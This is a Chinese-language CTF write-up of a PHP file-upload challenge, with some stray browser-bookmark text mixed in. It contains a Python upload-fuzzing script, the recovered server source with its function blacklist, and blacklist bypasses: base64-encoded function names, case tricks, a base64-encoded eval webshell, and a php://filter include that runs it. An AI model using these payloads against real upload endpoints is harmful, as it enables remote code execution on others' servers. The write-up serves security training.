
一道文件上传，且只能上传php文件，而且对文件内容有过滤，上传一句话木马不行，一次一次上传来fuzz太麻烦了，可以写一个脚本



```python
import requests
import re

url = 'http://957a8957-d00e-4202-8e75-6b42be0b41a6.node4.buuoj.cn:81/'
while True:
    payload = input("[+]请输入你的payload例如> phpinfo();\n")
    template = f"<?php {payload} ?>"
    proxy = {"http": "127.0.0.1:8080"}
    with open("1.php", "w") as f1:
        f1.write(template)
    with open("1.php", "r") as f:
        # f.write(template+payload)
        data = {"submit": "upload"}
        res = requests.post(url=url, files={'upload_file': f}, data=data, proxies=proxy)
        # print(res.text)
        reg=re.compile("Look here~ ./(.*?)</div>")
        _url = reg.findall(res.text)[0]
        # print(_url)
```


```
C:\Users\86185\AppData\Local\Programs\Python\Python310\python.exe C:/Users/86185/Desktop/临时文件夹/BUUCTF/DASCTF/upload.py
[+]请输入你的payload例如> phpinfo();
phpinfo();
http://957a8957-d00e-4202-8e75-6b42be0b41a6.node4.buuoj.cn:81/uploads/f3b94e88bd1bd325af6f62828c8785dd.php
[+]请输入你的payload例如> phpinfo();
```

```python
import requests
import re

url = 'http://957a8957-d00e-4202-8e75-6b42be0b41a6.node4.buuoj.cn:81/'
while True:
    payload = input("\n[+]请输入你的payload例如> phpinfo();\n")
    template = f"<?php {payload} ?>"
    proxy = {"http": "127.0.0.1:8080"}
    with open("1.php", "w") as f1:
        f1.write(template)
    with open("1.php", "r") as f:
        # f.write(template+payload)
        data = {"submit": "upload"}
        res = requests.post(url=url, files={'upload_file': f}, data=data, proxies=proxy)
        # print(res.text)
        try:
            reg=re.compile("Look here~ ./(.*?)</div>")
            _url = reg.findall(res.text)[0]
        except Exception as e:
            print(res.text)
            continue
        # print(_url)
        get_url = url + _url
        print(get_url)
```




PHP Version 8.0.1

System	Linux out 4.19.221-0419221-generic #202112141049 SMP Tue Dec 14 11:54:51 UTC 2021 x86_64
Build Date	Jan 12 2021 01:45:56
Build System	Linux c2d0752ec245 4.9.0-8-amd64 #1 SMP Debian 4.9.110-3+deb9u4 (2018-08-21) x86_64 GNU/Linux
Configure Command	'./configure' '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-pear' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	/usr/local/etc/php/php.ini
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-gd.ini, /usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20200930
PHP Extension	20200930
Zend Extension	420200930
Zend Extension Build	API420200930,NTS
PHP Extension Build	API20200930,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled



Directive	Local Value	Master Value
disable_functions	zend_version, func_num_args, func_get_arg, func_get_args, strcmp, strncmp, strcasecmp, strncasecmp, each, error_log, defined, get_class, get_called_class, get_parent_class, method_exists, property_exists, class_exists, interface_exists, trait_exists, function_exists, class_alias, get_included_files, get_required_files, is_subclass_of, is_a, get_class_vars, get_object_vars, get_mangled_object_vars, get_class_methods, trigger_error, user_error, restore_error_handler, set_exception_handler, restore_exception_handler, get_declared_classes, get_declared_traits, get_declared_interfaces, get_defined_functions, get_defined_vars, create_function, get_resource_type, get_resources, get_loaded_extensions, extension_loaded, get_extension_funcs, get_defined_constants, debug_backtrace, debug_print_backtrace, gc_mem_caches, gc_collect_cycles, gc_enabled, gc_enable, gc_disable, gc_status, strtotime, date, idate, gmdate, mktime, gmmktime, checkdate, strftime, gmstrftime, time, localtime, getdate, date_create, date_create_immutable, date_create_from_format, date_create_immutable_from_format, date_parse, date_parse_from_format, date_get_last_errors, date_format, date_modify, date_add, date_sub, date_timezone_get, date_timezone_set, date_offset_get, date_diff, date_time_set, date_date_set, date_isodate_set, date_timestamp_set, date_timestamp_get, timezone_open, timezone_name_get, timezone_name_from_abbr, timezone_offset_get, timezone_transitions_get, timezone_location_get, timezone_identifiers_list, timezone_abbreviations_list, timezone_version_get, date_interval_create_from_date_string, date_interval_format, date_default_timezone_set, date_default_timezone_get, date_sunrise, date_sunset, date_sun_info, libxml_set_streams_context, libxml_use_internal_errors, libxml_get_last_error, libxml_clear_errors, libxml_get_errors, libxml_disable_entity_loader, libxml_set	zend_version, func_num_args, func_get_arg, func_get_args, strcmp, strncmp, strcasecmp, strncasecmp, each, error_log, defined, get_class, get_called_class, get_parent_class, method_exists, property_exists, class_exists, interface_exists, trait_exists, function_exists, class_alias, get_included_files, get_required_files, is_subclass_of, is_a, get_class_vars, get_object_vars, get_mangled_object_vars, get_class_methods, trigger_error, user_error, restore_error_handler, set_exception_handler, restore_exception_handler, get_declared_classes, get_declared_traits, get_declared_interfaces, get_defined_functions, get_defined_vars, create_function, get_resource_type, get_resources, get_loaded_extensions, extension_loaded, get_extension_funcs, get_defined_constants, debug_backtrace, debug_print_backtrace, gc_mem_caches, gc_collect_cycles, gc_enabled, gc_enable, gc_disable, gc_status, strtotime, date, idate, gmdate, mktime, gmmktime, checkdate, strftime, gmstrftime, time, localtime, getdate, date_create, date_create_immutable, date_create_from_format, date_create_immutable_from_format, date_parse, date_parse_from_format, date_get_last_errors, date_format, date_modify, date_add, date_sub, date_timezone_get, date_timezone_set, date_offset_get, date_diff, date_time_set, date_date_set, date_isodate_set, date_timestamp_set, date_timestamp_get, timezone_open, timezone_name_get, timezone_name_from_abbr, timezone_offset_get, timezone_transitions_get, timezone_location_get, timezone_identifiers_list, timezone_abbreviations_list, timezone_version_get, date_interval_create_from_date_string, date_interval_format, date_default_timezone_set, date_default_timezone_get, date_sunrise, date_sunset, date_sun_info, libxml_set_streams_context, libxml_use_internal_errors, libxml_get_last_error, libxml_clear_errors, libxml_get_errors, libxml_disable_entity_loader, libxml_set


搜索发现禁用了特别多的函数，试一下能不能用`show_source`之类的函数能不能源码给拿出来



```
[+]请输入你的payload例如> phpinfo();
show_source("../index.php");
<div class="light"><span class="glow">
<form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">
    嘿伙计，传个火？！
    <input class="input_file" type="file" name="upload_file"/>
    <input class="button" type="submit" name="submit" value="upload"/>
</form>
</span><span class="flare"></span><div>
诶，被我发现了吧
```

发现show_source被禁用了，可以使用base64绕过，当然肯定不止这一中绕过方法


```
[+]请输入你的payload例如> phpinfo();
base64_decode("c2hvd19zb3VyY2U=")("../index.php");
http://957a8957-d00e-4202-8e75-6b42be0b41a6.node4.buuoj.cn:81/uploads/f3b94e88bd1bd325af6f62828c8785dd.php

[+]请输入你的payload例如> phpinfo();
```



```
<div  class="light"><span  class="glow">
<form  enctype="multipart/form-data"  method="post"  onsubmit="return  checkFile()">
        嘿伙计，传个火？！
        <input  class="input_file"  type="file"  name="upload_file"/>
        <input  class="button"  type="submit"  name="submit"  value="upload"/>
</form>
</span><span  class="flare"></span><div>
<?php
function  fun($var):  bool{
        $blacklist  =  ["\$_",  "eval","copy"  ,"assert","usort","include",  "require",  "$",  "^",  "~",  "-",  "%",  "*","file","fopen","fwriter","fput","copy",

        foreach($blacklist  as  $blackword){
                if(strstr($var,  $blackword))  return  True;
        }


        return  False;
}
error_reporting(0);
//设置上传目录
define("UPLOAD_PATH",  "./uploads");
$msg  =  "Upload  Success!";
if  (isset($_POST['submit']))  {
$temp_file  =  $_FILES['upload_file']['tmp_name'];
$file_name  =  $_FILES['upload_file']['name'];
$ext  =  pathinfo($file_name,PATHINFO_EXTENSION);
if(!preg_match("/php/i",  strtolower($ext))){
die("只要好看的php");
}

$content  =  file_get_contents($temp_file);
if(fun($content)){
 <div class="light"><span class="glow">
<form enctype="multipart/form-data" method="post" onsubmit="return checkFile()">
    嘿伙计，传个火？！
    <input class="input_file" type="file" name="upload_file"/>
    <input class="button" type="submit" name="submit" value="upload"/>
</form>
</span><span class="flare"></span><div>
<?php
function fun($var): bool{
    $blacklist = ["\$_", "eval","copy" ,"assert","usort","include", "require", "$", "^", "~", "-", "%", "*","file","fopen","fwriter","fput","copy","curl","fread","fget","function_exists","dl","putenv","system","exec","shell_exec","passthru","proc_open","proc_close", "proc_get_status","checkdnsrr","getmxrr","getservbyname","getservbyport", "syslog","popen","show_source","highlight_file","`","chmod"];

    foreach($blacklist as $blackword){
        if(strstr($var, $blackword)) return True;
    }


    return False;
}
error_reporting(0);
//设置上传目录
define("UPLOAD_PATH", "./uploads");
$msg = "Upload Success!";
if (isset($_POST['submit'])) {
$temp_file = $_FILES['upload_file']['tmp_name'];
$file_name = $_FILES['upload_file']['name'];
$ext = pathinfo($file_name,PATHINFO_EXTENSION);
if(!preg_match("/php/i", strtolower($ext))){
die("只要好看的php");
}

$content = file_get_contents($temp_file);
if(fun($content)){
    die("诶，被我发现了吧");
}
$new_file_name = md5($file_name).".".$ext;
        $img_path = UPLOAD_PATH . '/' . $new_file_name;


        if (move_uploaded_file($temp_file, $img_path)){
            $is_upload = true;
        } else {
            $msg = 'Upload Failed!';
            die();
        }
        echo '<div style="color:#F00">'.$msg." Look here~ ".$img_path."</div>";
}
```

```
$blacklist = ["\$_", "eval","copy" ,"assert","usort","include", "require", "$", "^", "~", "-", "%", "*","file","fopen","fwriter","fput","copy","curl","fread","fget","function_exists","dl","putenv","system","exec","shell_exec","passthru","proc_open","proc_close", "proc_get_status","checkdnsrr","getmxrr","getservbyname","getservbyport", "syslog","popen","show_source","highlight_file","`","chmod"];
```


现在感觉就成了RCE的题了



```
foreach($blacklist as $blackword){
    if(strstr($var, $blackword)) return True;
}
```


可以看到这里处理黑名单的时候使用的strstr函数，不是正则，strstr是对大小写敏感的，所以用大小写绕过部分黑名单，但是像一句话木马中要用到的 `$` 符号那要怎么绕过呢

很明显可以接着使用之前的那个base64绕过



```
<?php  eval($_POST['p']); ?>
```

```
PD9waHAgIGV2YWwoJF9QT1NUWydwJ10pOyA/Pg==
```


975d7042-c38b-4fa3-b3f7-f9a3ba8619c5.node4.buuoj.cn:81/uploads/f3b94e88bd1bd325af6f62828c8785dd.php
博客
在线靶场
识图
在线渗透工具
石墨文档
学校各种网站
编程
博客站
本地搭建
个人博客站
大佬博客
github收藏
插


PD9waHAgZXZhbCgkX1BPU1RbcF0pOyAgPz4=

```
<?php eval($_POST['p']);?>
PD9waHAgZXZhbCgkX1BPU1RbJ3AnXSk7Pz4=

f3b94e88bd1bd325af6f62828c8785dd.php
```


先上传一个一句话木马的base64编码文件，然后再包含它就行了

```
php://filter/convert.base64-decode/resource=./f3b94e88bd1bd325af6f62828c8785dd.php

cGhwOi8vZmlsdGVyL2NvbnZlcnQuYmFzZTY0LWRlY29kZS9yZXNvdXJjZT0uL2YzYjk0ZTg4YmQxYmQzMjVhZjZmNjI4MjhjODc4NWRkLnBocA==

Include(base64_decode("cGhwOi8vZmlsdGVyL2NvbnZlcnQuYmFzZTY0LWRlY29kZS9yZXNvdXJjZT0uL2YzYjk0ZTg4YmQxYmQzMjVhZjZmNjI4MjhjODc4NWRkLnBocA=="));
```

这里分两次上传的时候注意一个点，就是两次上传不一样的payload的时候需要修改一下文件名，不然就是在原来的文件上进行覆盖，可以看到下面的文件名的规则，就是一个md5加密



```
 $new_file_name = md5($file_name).".".$ext;
        $img_path = UPLOAD_PATH . '/' . $new_file_name;
```



不安全 | 975d7042-c38b-4fa3-b3f7-f9a3ba8619c5.node4.buuoj.cn:81/uploads/9bc09ee4e0eb91840f7c5207...

PHP Version 8.0.1

